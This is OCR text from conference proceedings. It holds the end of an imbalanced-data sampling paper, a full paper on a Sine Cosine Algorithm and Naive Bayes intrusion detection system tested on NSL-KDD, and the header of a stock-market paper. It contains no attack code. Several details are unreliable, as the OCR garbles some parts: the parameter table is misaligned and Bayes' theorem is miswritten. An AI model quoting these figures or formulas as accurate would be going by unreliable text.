


Figure 8: KNN comparison in different sampling method

## V. CONCLUSION AND FUTURE WORK

This research paper is based on the imbalanced data and we have illustrated an analytical comparison of different classification algorithm with before sampling and after different re-sampling method. We have used cross-validation process which is playing an important role to find perfect performance evaluation value. Different analyses are required in near future to identify the application of cross-validation in the different application. Some large dataset can be used to figure out more outcomes with sampling method. Though, imbalanced data are more prone to over fitting problem. We can extend our work with some real-time data and also apply another algorithm, sampling method to identify exact measurement. We can also extend our work to extract the key feature from the huge number of features.

## REFERENCES

[1] Casasent, D. and Chen, X.-W. 2004. Feature reduction and morphological processing for hyperspectral image data. Applied Optics, 43 (2), 1-10.

[2] Casasent, D. and Chen, X.-W. 2003. New training strategies for RBF neural networks for X-ray agricultural product inspection. Pattern Recognition, 36(2), 535-547.

[3] Nunez, M. 1991. The use of background knowledge in decision tree induction. Machine Learning, 6, 231-250.

[4] Chawla, N., Japkowicz, N., and Kolcz, A. editors 2003. Proceedings of the ICML'2003 Workshop on Learning from Imbalanced Data Sets.

[5] Japkowicz, N. editor 2000. Proceedings of the AAAI'2000 Workshop on Learning from Imbalanced Data Sets. AAAI Tech Report WS-00-05.

[6] Kubat, M. and Matwin, S. 1997. Addressing the curse of imbalanced data set: One sided sampling. In Proc. of the Fourteenth International Conference on Machine Learning, 179-186.

[7] Kubat, M. and Matwin, S. 1997. Learning when negative examples abound. In Proceedings of the Ninth European Conference on Machine Learning ECML97, 146-153.

[8] Domingos, P. 1999. MetaCost: a general method for making classifiers cost-sensitive. Proc. of the Fifth ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, 155-164.

[9] Huang, K., Yang, H., King, I., Lyu, M., 2004. Learning classifiers from imbalanced data based on biased minimax probability machine. Proc. of the 2004 IEEE Computer Society Conference on Computer Vision and Pattern Recognition, 2(27), II-558 - II-563.

[10] Chawla, N., Lazarevic, A., Hall, L., and Bowyer, K. 2003. SMOTEBoost: Improving prediction of the minority class in boosting. Principles of Knowledge Discovery in Databases, LNAI 2838, 107-119.

[11] Y. Kamei, A. Monden, S. Matsumoto, T. Kakimoto, and K.-i. Matsumoto, "The effects of over and under sampling on fault-prone module detection," in *First International Symposium on Empirical Software Engineering and Measurement, 2007. ESEM 2007*. IEEE, 2007, pp. 196–204.

[12] N. E. Fenton and N. Ohlsson, "Quantitative analysis of faults and failures in a complex software system," *IEEE Transactions on Software Engineering*, vol. 26, no. 8, pp. 797–814, 2000.

[13] Ertekin, Seyda, et al."Learning on the border: active learning in imbalanced data classification." Proceedings of the sixteenth ACM conference on Conference on information and knowledge management. ACM, 2007

[14] Chen, Xue-wen, and Michael Wasikowski. "Fast: a roc-based feature selection metric for small samples and imbalanced data classification problems." Proceedings of the 14th ACM SIGKDD international conference on Knowledge discovery and data mining. ACM, 2008

[15] Khoshgoftaar, Taghi M., Moiz Golawala, and Jason Van Hulse. "An empirical study of learning from imbalanced data using random forest." 19th IEEE International Conference on Tools with Artificial Intelligence (ICTAI 2007). Vol. 2. IEEE, 2007

[16] Chawla, Nitesh V., et al. "SMOTE: synthetic minority over-sampling technique." Journal of artificial intelligence research 16 (2002): 321- 357.

[17] He, Haibo, and Edwardo A. Garcia. "Learning from imbalanced data." IEEE Transactions on knowledge and data engineering 21.9 (2009): 1263-1284.

[18] Car Evaluation Dataset, https://archive.ics.uci.edu/ml/datasets/car+evaluation, 17 August 2018.

# A hybrid intrusion detection system based on Sine Cosine Algorithm and Naïve Bayes algorithm

SALAAD MOHAMED SALAAD [1] and ERKAN ÜLKER[2]

[1] Selçuk University, Konya /Turkey, daauudmsalaad@hotmail.com
[2] Konya Technical University, Konya/Turkey, eulker@konyateknik.edu.tr

*Abstract* - **Due to improving technology and spreading internet the entire world, people adapted using it in an extensive manner. Our critical private data are encountering threads which are coming outside of the computer systems and network environments. In other word, intruders access folk's information without authentication and unauthorized mode. To overcome such kind of security vulnerability matter, a lot of scientific researchers have attracted their awareness the use of this new model called hybrid intrusion detection systems, which is an integration of two or more algorithms, then one of the algorithms is utilized as input while the functionality of other one is tasking or classifying. The new model has a very powerful and plays a significant role in cybersecurity. In recent years, the combination of machine learning methods with metaheuristic algorithms is hybridized to obtain an optimum solution. In this study, we present a new model using the Sine Cosine Algorithm for feature selection and the Naïve Bayes Classifier (NBC) algorithm for classification. Our main goal is to find a model that emphasizes a good performance for detecting and finding preferable accuracy. We compare our experimental results with other algorithms such as KNN, Decision Tree classifications and etc., to realize which one is performed an excellent in terms of accuracy and detection rate. İn addition to this, Sine Cosine Algorithm will be contrast to Particle swarm optimization (PSO), not only PSO but also genetic algorithm (GA) in terms of feature reduction and selection the quality ones, various datasets such as NSL-KDD, ISCX 2012 and etc., has been applied on the new presented method to examine its performance. Finally, the introduced method will prove that whether it has better performance and superior accuracy compared to the other algorithms.**

**Keywords - Sine-Cosine Algorithm, KNN, Naïve Bayes Algorithm, and Particle swarm optimization, ISCX 2012, Hybrid intrusion detection system.**

## I. INTRODUCTION

The last few years cybersecurity is one of the most crucial subjects of concern the information security researchers. Since the internet is developed, many technology application devices are developed which are running on the internet and people's needs depended on the internet for instances online money transfers, transactions, online businesses & etc. Meanwhile, attackers are also increasing day by day and their aim is to violate the policy of the security issue by breaking--the low of the computer systems, such as taking an action that. Threats to the confidentiality, integrity, and availability of the System [1].To struggle with these malicious movements of cyber-attack, many search experts regularly creates a powerful tool to acquire an optimum solution which able to halt this threat circumstances. Creating a good intrusion detection system was one of the attempts. İntrusion detection system is an integral both hardware and software, which is designated to check all incoming packets on a host or a network by distinguishing them from normal or abnormal traffic.. Essentially an IDS implementing can be considered as a classification procedure, which is emphasizing to improve classification performance in order to prevent the intruders [2]. IDS is an intelligent indicator tool which monitors computer system activities and reports back if there is any unwanted movement in the security strategy. The main goal of IDS is to confirm the three main security fundamentals Confidentiality, availability, and integrity of system information [3]. Confidentiality – means the information can only reveal the authorized or certified ones. Integrity – is that the data cannot be change or demolish in an unauthorized fashion. Availability – the system must be handiness or accessible by the approved individuals any time. Keep in mind that availability is one of the most prime of the three secure system.

Moreover there are traditional guards which play a role to detect hosts and networks from malicious interest such as firewalls, user authentication, and encryption method, but unfortunately, occasionally this technique faces a lake of protection, they are not intelligence as IDS which can monitor and block the abnormal network activities that are why we put IDS after firewalls in the network layer. Additionally, during the analyzing process of packet checking, the IDS focuses on the various field of the packet such as IP addresses of the packet source, service, flags and etc. while firewall only investigates a few parts of the packet [4].

In 2005 the FBI (Federal Bureau of Investigation) with the Computer Security Institute cooperatively organized security survey and annual computer crime, eventually, they specified that *$130 million* economic losses of companies and agencies caused by network hackers. Hence intrusion detection is a vital research difficulty in cybersecurity, by the way, 1980 the conception of intrusion detection presented by *Anderson*. IDS is a paramount tool that controls the entire network security activities and traffic exchanges packets, while a doubtful activity or malicious packet is prevented, it immediately makes alarm.

Intrusion detection approaches are categorized into two misused and *anomaly*. Misused (knowledge- or signature-based) all signatures and characters of attack signs are known and stored them in the database, this technique can only protect known attack signatures by comparing its pattern signatures and the newly arrived packet signatures, if they are same the packet is considered as malicious activity, otherwise; it is recognized as normal. In contrast anomaly (behavior based) IDS is based on statistical behavior which deals with user change activities in the network [5]. Network and host security systems are facing variety kind of attacks such as *flooding* (denial of a service, which makes a system too busy), *port scanning* (which scans the vulnerability of the system), *password guessing* (tempting to log in a system with unauthorized way) and finally *buffer overflow attacks* (attacker access the root system as one of the normal users, benefiting this opportunity he can steal or even change the system normal functionality). Because of these unwelcomed activities IDS is a very necessary task which follows some rules to supply a secure system by differentiating between permitted activities and unjustified use of the system [6].

Every network Organization uses their own suitable rules and especially data sets to keep their business and private movement from invaders. There are two ways to implement the detection rules one way is system-linked another way is third-party-integrated software system is implemented each and every system and network, for instance, antivirus, internet security services, firewall, data encryption and system of network detection services. IDS is divided into six types. Host (detects a single system) and network (protects the entire network), active (functions when any abnormal activity did not happen) and non-active (passive: take saving action if any malicious events are registered in the system security), misused and behavior based. But the main ones are misused and anomaly intrusion detection system [7]. Any system security has weakness parties which are hard to solve and even cost a lot of money to fix them by the manufacturers [8]. According to all above refer to, our goal is to find an outstanding IDS, to achieve that we have use a feature selection method to increase efficiency and to have good accuracy results. *Feature selection* is selecting and reducing a proper dataset features into small subsets, which is equivalent to the whole original features. There is three type of feature selection methods are types, *wrapper*, *filter* and *embedded* method [4, 10]. The filter mothed is not depended on the classification algorithm to pass the features, e.g. correlation coefficient, mutual information. The wrapper method is based on learning or classification algorithm in order to judge the optimum features which are evaluated as the best feature ones during the feature selection process. While embedded is defined as a process of established with the structured method, e.g. LASSO, regularization methods.

Nowadays many research workers have utilized metaheuristic algorithms for feature reduction, and they mentioned these optimization techniques are preferred as they have been obtained better results. *Optimization* is described as the procedure of minimizing or maximizing the optimal output values of a given variable to the system. An optimization problem is focused on as a *black box* according to a stochastic optimization problem, means no need any induction mathematical model since it considers the input system swaps and gives an output. The second benefit is the high flexibility, the stochastic algorithm is capable to accept problems in various sides when the problem is assumed as black boxes [9]. Comparing the stochastic algorithm to the conventional optimization algorithms, they naturally advanced from elevated (higher) local optima avoidance. As you can recognize from the name stochastic, the algorithm randomly selects the problem. There are *three species of researches*. Incorporate the variety of algorithms (hybridizer), presenter of new methods, and upgrader of the existing algorithms.

The metaheuristic creativity is *based on six main* parts

- *Evolutionary-based algorithms*: like Genetic Algorithms (GA), Differential Evolution (DE).
- *Swarm intelligence* algorithms: such as PSO, and Bee Colony algorithm.
- *Algorithms derived from Physics*: Black Hole (BH).
- Human-associated *algorithms*: some of them are Mine Blast Algorithm (MBA), and Teaching Learning-Based Optimization (TLBO).

The above-mentioned algorithms reduce dimensionality and computational cost. In addition to this, it improves the classification accuracy as they come up with optimal and satisfying results in a short time.

A hybrid model with Sine-Cosine algorithm (SCA) is presented. This metaheuristic algorithm recommends by Seyedali Mirjalili in 2015. It is one of the population and optimization methods. The mathematical model of the algorithm was derived from Sine Cosine function. In this method the feature reduction and search strategy are done by SCA and classification evaluation is being used is done by Naive Bayes classifier (NBC). The classification implementation process the NBC classified the whole data into two labels normal class and attack class. We also used an evaluation function or metric that is responsible to test the performance of the classification method by computing the regular performance measures such as accuracy, recall, specificity, f-measure, sensitivity and g-mean.

In this study, NSL-KDD is used which is intrinsic (inherent) from the original KDD CUP99 [2, 4, 5, 7]. However, selecting the most significant features meaning improving classification and obtaining the best optimal results. The standard KDD CUP99 is presented by Stolfo and Lee. Moreover, the KDD CUP99 dataset is favored and it is the most suitable data for anomaly detection. But there are two main problems which the dataset has, the first one is influencing the system evaluation performance, and the second one is leading the model system to achieve unacceptable and low results. To fix these two complications, a new version of the dataset named NSL-KDD is produced from the KDD CUP99. Our presented model selects the best optimal subset features with little time and optimum classification performance.

The following parts of the paper is scheduled into sections. Related works regarding to IDS that was done before will momentarily be debate in section II. Section III covers the proposed system and methodology of SCA for IDS. Experiment and their results are referred to in Section IV. The final portion is the Conclusion, which is mentioned in Section V.

## II. RELATED WORKS

Many researchers believe that obtaining a higher and efficiency classification performance is dependent on having minimum features, which is good for detecting malicious activities. In order to achieve this main goal, again authors suggested using a hybrid algorithm which is combining variety algorithms, each one of this algorithm has its own function, which is one of this algorithm is used as feature selection while another one is responsible classification process. [10] Assembling algorithms are two ways by the filter method or the wrapper method. The wrapper is connected to the classification algorithm to predict accuracy and estimate the best feature. In contrast the filter method in an independent to the other method such classification ones. A system based on negative selection algorithm with enhancing incremental PSO is presented. According to their experimental results using NSL-KDD, they obtained an accuracy of 97.75 % [11]. A model of is random forest and Average One-Dependence Estimator (AODE) was suggested, the performance estimation of the method implemented Kyoto data, 90.51% accuracy and FAR (False Error rate) is 0.14 [12]. Another author used SVM for feature selection, k-Medoids is utilizing as training data creation, then Naïve Bayes classification for evaluation. To appraise the model the KDD CUP'99 dataset is used. The suggested system performs an accuracy of 91.5%, a detection rate of 90.1 % and a false alarm rate of 6.36% [13]. An author [2] presented a model of intelligent water drops (IWD) with support vector machine (SVM). Feature selection is used by IWD and SVM responsible classification performance. To check their system performance, they carry out the KDD CUP'99 dataset. Lastly, rate of 99.4075% was obtained, and 99.0915%,1.405, 99.108 accuracy, false alarm rate ,precision respectively. Binary Particle Swarm Optimization (BPSO) joining with decision tree (DT) is presented [3]. In 2016, a hybrid model is presented [7], which is based on Multi-Class-Classification Based MCLP (Multiple Criteria Linear Programming) with PSO. And their final result is defined as this detection rate is 99.34%, accuracy is 99.14%, False alarm rate is 1.765%.

## III. PROPOSED HYBRID METHOD FOR IDS

The core goal of this study is to obtain an IDS which is efficiency and has optimum accuracy and ability to detect malicious activities that involve and violates the stability maintains of the security system. According to the researcher's statements in related work, the hybrids that are based on the metaheuristic algorithms is more valuable, more achievable and even has a good a curacy and detection rates compared with the hybrids which are not based on metaheuristic techniques [2]. When we say a hybrid model means that integrating two or more algorithms, while one of the algorithms used as feature selection so that the outcome of this algorithm will be utilized as the input of the classification algorithm. Therefore the presented model is based on the combination of SCA with NBC algorithm.




**Figure. 1** Presented model for IDS.

### 3.1 DATA PREPROCESSING

We going to discuss the way we have done the data preprocessing steps before the dataset implemented on dimensionally reduction and classification technique. The Dataset records consist of normal and intrusion. The instance dataset combines related records of extracted features. These attributes can be either symbolic or continuous, we converted the symbolic to numerical attributes. İn the process we also included Normalization. Normalization is required because of data scaling requirement before training and testing set in the same range, the values of each feature are normalized as in the range of [0,1], The normalization formula is defined as follows.

$$V = \frac{V - Min_A}{Max_A - Min_A}(newMax - newMin) + newMin \qquad (1)$$

### 3.2 FEATURE SELECTING SCA ALGORITHM

#### 3.2.1 The search mechanism of SCA

The sine-cosine algorithm is a stochastic population optimization algorithm, which is based on since and cosine function, it proposed by Seyedali Mirjalili in 2015. The algorithm is work as follows; first, it initializes random solutions or what we call search agents in the search space map problem with the random position. Each search agent stars looking its own way finding an optimum solution in the search space, the objective function is to a computer each agent's best-achieved solution so far, the best agent's location among them is denoted as P at each loop. To update this the position of the agents we use equation (2).

$$Lij^{(t+1)} = \begin{cases} Lij^t + s1 * sine(s2) * |s3\ Pj^t - Lij^t|\ \ s4 < 0.5 \\ Lij^t + s1 * cos(s2) * |s3\ Pj^t - Lij^t|\ \ s4 \geq 0.5 \end{cases} \quad (2)$$

Where $Lij^{(t+1)}$ is the update position of the agent $i_{th}$ at iteration (t +1) at j dimension, $Lij^t$ is the current location of the solution, for now *s1, s2, s3*, and *s4* are random parameters.



Start SCA
**INİTİALİZE** search Agents/solutions
**DO**
1. Using the objective function EVALUATE each search Agents/solutions.
2. UPDATE the best agents computed By the objective function (Pbest = D *).
3. UPDATE s1, s2, s3, s4.
4. UPDATE search agents/solution's
5. locations by using equation number (2)
**WHILE** (TLoop < maximum number of loops)
**RETURN** the best agents/solutions obtained as The global one.
End

**Figure. 2** SCA steps

*S1* is responsible for pointing the direction and the next location's region, the new position will be either the distance between the solution and destination when s1 <1 that means the movement goes toward the destination or outward of the destination if s1 >1. This is the main reason why *s1* parameter checks the balance of exploration and exploitation of the algorithm stages. For each loop *s1* linearly decreases from constant value of *c* to zero (0) [14, 15] .The balance equation is as follows:

$$s1 = c - t\frac{c}{Tmax} \quad (3)$$

Where *c* is constant, *t* is the current loop, *Tmax* is the maximum iteration. *S2* indicates how far away the movement is closing to the destination or going far from the destination. *S3* brings a random weight that is multiplied by the destination to stochastically emphasize when *s3* <1 or deemphasize when *s3* > 1. Parameter *s4* switches sine and cosine components in an equal way.

### 3.2.2 The Feature selection using SCA

The SCA is being utilized to reduce the features and improve the classification performance by applying the given training data and saving small features. Each agent's performance is computed by fitness function based on selected features and accuracy. Features of data set are equivalent to the utilized variables. Agents in the search space are demonstrated as a binary vector, which their length is identical to dataset features. In order to restraint whether of every single feature, the contestant is selected (1) or not selected (0) in the classification process, we computed the fitness of every single agent in equation (4) [17, 18].

$$fij = \begin{cases} 1, & if\ \ Lij^{(t+1)} > \beta \\ 0, & otherwise \end{cases} \quad (4)$$

Where $fij$ is a fitness of each agent, $Lij^{(t+1)}$ is the updated position of agent *i* with dimension *j* and *β* is the threshold, which decides whether the feature is select or not. Its random value is between the range of [0,1] .

Moreover, Naïve Bayes classification computes the probability accuracy of the class. Naïve Bayes theorem is defined in equation (5).

$$P(S|M) = \frac{P\ (M|S)P(M)}{P(S)} \quad (5)$$

Where P*(S)* is an independence probability of S, P*(S)* is an independence probability of M, *P (M* | S*)* coordinate a likelihood, *P (M) is prior probability and P (S* | M) equivalent to Posterior Probability.

It is phenomenal that our fitness function is associated with both classification accuracy and dimensionality reduction. Naïve Bayes classifier is a supervised learning algorithm which is based on the Bayesian Theorem. We trained and tested the new model, the task of the test is examined by using the data set to evaluate how clear our model is learned.

## IV. Experİmental study and Results

The sine cosine is being used for feature minimization [18,19]. And Naïve Bayes classification is utilized to classify the accuracy performance of the reduced features. *1600* of NSL-KDD99 records (instances) were randomly selected, using random selection. The normal ones are *747* records while the malicious is *853*. The used NSL-KDD99 dataset, we split it into two subsections training set and testing set. The training set is 1440 instances, while the testing set is 160 records**.**

**Table 1**
The confusion matrix of two classes

| | | Predicted class | |
|---|---|---|---|
| | | Abnormal | Nomaal |
| Actual class | Abnormal<br>Nomal | TP<br>FP | FN<br>TN |

Where TP is true positive, FN is false negative, FP is false that is classified as positive and TN is true negative.



Start
Input the dataset
Initialize the SCA search agents (Di), & their parameters s1, s2, s3, and s4.
Select features using SCA
Naive Bayes evaluates the classification Accuracy of the selected features
No
Yes
Is the iteration terminated?
Test the predicted Output using training set
Again update the position
Display the results
End

**Figure. 3** The presented model of SCA-NBC

$$\text{Accuracy(AC)} = \frac{tp+tn}{tp+tn+fp+fn}$$

(6)

The number of data that is correctly classified divided the number of complete data. To compute the accuracy assessment, testing data is utilized. The best accuracy is 1, while the worst is 0.

$$sensitivity(SE) = \frac{tp}{tp+fn}$$

(7)

Sensitivity is the positive simples divided all positive simples.

$$Specificity(SP) = \frac{\boldsymbol{tn}}{\boldsymbol{tn+fp}}$$

(8)

Specificity is the simples which the model took as a negative over true negative with false positive.

$$\text{Precision(PR)} = \frac{tp}{tp+fp} \qquad (10)$$

Precision is number of data that classified as positive divided by positive data.

F-score is a combination of precision and sensitivity, which is named harmonic.

$$F - measure(FM) = 2 * \frac{Precision*Sensitivity}{Precision+Sensitivity}$$

(11)

F- Measure means precision multiply by sensitivity over precision with sensitivity

| **Parameters** | **Values** |
|---|---|
| **SCA identifications** | |
| Population size | 41 |
| Feature numbers | 41 |
| Instances | 1600 |
| Maximum iteration | 100 |
| $\mu$ (equalization factor) or constant | 0.999 |
| $c$ (Constant value linearly dropping *from c to 0)* | 2 |
| **PSO identifications** | 41 |
| Population size | 41 |
| Feature numbers | 1600 |
| Instances | 100 |
| Number of iteration | C1 = 2 |
| Coefficient1 (C1) | C2 = 2 |
| Coefficient (C2) | 100 |
| Maximum iteration | 0.9 |
| Inertia weight | |

**Table 2.** The of SCA & PSO parameters

The experimental of the proposed method is tested 30 times, and the maximum iteration number is 100. **Table 3** demonstrates the SCA-Naïve Bayes measurement performance such as, accuracy (AC), specificity (SP), precision(PR), sensitivity (SE), false positive rate (FPR), error rate (ER) and f-score (FS).

**Table 3.** Experimental of SCA with NBC using NSL-KDD dataset

| SCA with NBC | |
|---|---|
| AC | 99.64% |
| SE | 99.50% |
| SP | 96.% |
| PR | 99.8% |
| FPR | 0.0101% |
| FS | 98.80% |
| ER | 0.016% |
| Attributes | 16 |

In table 4 we compared the performance measurement of our new model (SCA-Naïve Bayes) and PSO-Naive Bayes [20]. by using the same NSL-KDD dataset, 41 attributes, and 100 iterations. As illustrated in table 4, the new method performces well contrasting with PSO-Naive Bayes.

**Table 4.** Comparing SCA- NBC and BPSO- NBC using same NSL-KDD dataset

| | SCA- NBC | PSO-NBC |
|---|---|---|
| NSL-KDD | NSL-KDD | NSL-KDD |
| AC | 99.64% | 98.12% |
| SE | 99.50% | 99.18% |

| | | |
|---|---|---|
| SP | 96.% | 94.73% |
| PR | 99.8% | 98.37% |
| FPR | 0.0101% | 0.0125% |
| FS | 98.80% | 98.75% |
| ER | 0.016% | 0.018% |
| Attributes | 16 | 18 |

In **table 5**, decision tree and Naïve Bayes classifiers was compared to see their detection performance by using the NSL-KDD, as clarified in table 5, each one of these classifiers are good for a specific part of performance measures, such as Naïve Bayes is better than the decision tree in Sensitivity performance, while Decision tree has superior performance of all performance measures except in Sensitivity [20].

**Table 5.** Naïve Bayes is compared to Decision tree using NSL-KDD dataset

| Decision tree | Naive Bayes | |
|---|---|---|
| | NSL-KDD | NSL-KDD |
| AC | 96.69% | 89.10% |
| SE | 89.19% | 92.15% |
| SP | 99.49% | 85.52% |
| PR | 98.51% | 88.18% |
| FPR | 0.038% | 0.15% |
| FS | 93.62% | 90.12% |
| ER | 0.0331% | 0.11% |

## V. CONCLUSİON

The objective of this study was to present a new model for IDS which is Sine Cosine (SCA) algorithm with Naive Bayes Classification. Where the feature reduction of a given dataset is being used by the SCA, and Naive Bayes is evaluated classification accuracy performance. The design of the fitness function is included both increasing accuracy performance and choosing minimum features. We have done a comparison between the SCA feature selection consequence (result) and the PSO algorithm, eventually, we substantiated that the SCA is better than PSO in both classification performance and feature minimization as shown in the experimental results. We mentioned to use not only NSL-KDD99 but also ISCX2012 for performance evaluation and KNN to be a part of the comparison, for limitation of deadline submission. In this study, the dataset implemented on the new model is NSL-KDD99, the test and results of ISCX2012 and KNN are in progress to compare our new system .

## REFERENCES

[1] Shailendra and Silakari, "*A survey of Cyber Attack Detection Systems*," IJCSNS International Journal of Computer Science and Network Security, VOL.9 No.5, May 2009

[2] Neha Acharya & Shailendra Singh, "An IWD-based feature selection method for intrusion detection System," *Springer-Verlag Berlin Heidelberg*, DOI 10.1007/s00500-017-2635-2, 2017

[3] Arif Jamal Malik1 & Farrukh Aslam Khan, "A hybrid technique using binary particle swarm optimization and decision tree pruning for network intrusion detection," Springer Science+ Business Media, LLC. DOI 10.1007/s10586-017-0971-8, 2017

[4] Vajiheh Hajisalem & Shahram, "A hybrid intrusion detection system based on ABC-AFS algorithm for misuse and anomaly detection," Department of Computer Engineering, Tabriz Branch, Islamic Azad University, Tabriz, Iran. Elsevier, 2018

[5] Jasmin Kevric1 Samed Jukic1 & Abdulhamit Subasi, , "*An effective combining classifier approach using tree algorithms for network intrusion detection.* ", Neural Comput & Applic, DOI 10.1007/s00521-016-2418-1, 2016

*[6]* Salma Elhag & et al, "*A multi-objective evolutionary fuzzy system to obtain a broad and accurate set of solutions in intrusion detection systems.*" Springer-Verlag GmbH Germany 2017, DOI 10.1007/s00500-017-2856-4

[7] A M VISWA BHARATHY & A MAHABUB BASHA, "*A multi-class classification MCLP model with particle swarm optimization for network intrusion detection.*" Department of Computer Science and Engineering, K.S.R. College of Engineering, Tiruchengode 637215, Sadhana Indian Academy of Sciences, DOI 10.1007/s12046-017-0626-8

[8] Arvinder Kaur & et al, "*Hybridization of K-Means and Firefly Algorithm for intrusion detection system.*" Received: 28 February 2017, the Society for Reliability Engineering, Quality and Operations Management (SREQOM), Int J Syst Assur Eng Manag, DOI 10.1007/s13198-017-0683-8

[9] Seyedali Mirjalili, "*SCA: A Sine Cosine Algorithm for solving optimization problems.*" a School of Information and Communication Technology, Griffith University, Nathan Campus, Brisbane, QLD 4111, Australia b Griffith College, Mt Gravatt, Brisbane, QLD 4122, Australia. 2015 Elsevier B.V. All rights reserved

[10] Khalil El-Khatib, Member, "Impact of Feature Reduction on the Efficiency of Wireless Intrusion Detection Systems", IEEE, VOL. 21, NO. 8, AUGUST 2010

[11] Manikandan & G. Bhuvaneswari, "An intelligent intrusion detection system for secure wireless communication using IPSO and negative selection classifier for secure wireless communication using IPSO and negative selection classifier" , Springer Science +Business Media, LLC, part of Springer Nature 2018, https://doi.org/10.1007/s10586-017-1643-4

[12] M A Jabbar & et al. "RFAODE: A Novel Ensemble Intrusion Detection System". 2017 The Authors. Published by *Elsevier* B.V. 7th International Conference on Advances in Computing & Communications, ICACC-2017, 22-24 August 2017, Cochin, India

[13] L. Khalvati & et al, "Intrusion Detection based on a Novel Hybrid Learning Approach", Shiraz, Iran. Received 27 August 2016; Revised 01 February 2017; Accepted 03 June 2017.

[14] Hafez& et al, "Sine Cosine Optimization Algorithm for Feature Selection", Scientific Research Group in Egypt (SRGE), http://www.egyptscience.net, 2016 IEEE.

[15] Huiwen Wang & et al, "An effective intrusion detection framework based on SVM with feature augmentation", journal homepage: www.elsevier.com/locate/knosys, 2017 Elsevier B.V. All rights reserved

[16] Rana Aamir Raza Ashfaq & et al, "Toward an efficient fuzziness based instance selection methodology for intrusion detection system", Int. J. Mach. Learn. & Cyber. (2017) 8:1767–1776,DOI 10.1007/s13042-016-0557-4, Springer-Verlag Berlin Heidelberg 2016

[17] Mohamed Issa & et al, "ASCA-PSO: Adaptive sine cosine optimization algorithm integrated with particle swarm for pairwise local sequence alignment", journal homepage: www.elsevier.com/locate/eswa, 2018 Elsevier Ltd. All rights reserved

[18] R. Sindhu & et al, "Sine–cosine algorithm for feature selection with elitism strategy and new updating mechanism", Received: 14 October 2016/Accepted: 2 January 2017, The Natural Computing Applications Forum 2017, DOI 10.1007/s00521-017-2837-7

[19] Mohamed E. Abd Elaziz & et al, "A Hybrid Method of Sine Cosine Algorithm and Differential Evolution for Feature Selection", conference Paper · October 2017,DOI: 10.1007/978-3-319-70139-4_15

[20] Abdullahi Hussein ABDULLAHI, "AN INTRUSION DETECTION APPROACH BASED ON BINARY PARTICLE SWARM OPTIMIZATION AND NAIVE BAYES", Master, University of Selçuk, Turkey

# Trend Estimation of Stock Market: An Intelligent Decision System

Md. Iftekharul Alam Efat, Rakibul Bashar, K. M. Imtiaz Uddin, Touhid Bhuiyan

Daffodil International University, Dhaka, Bangladesh
iftekhar.swe@diu.edu.bd, rakibulbasharrakib@gmail.com, imtiaz.swe@diu.edu.bd,
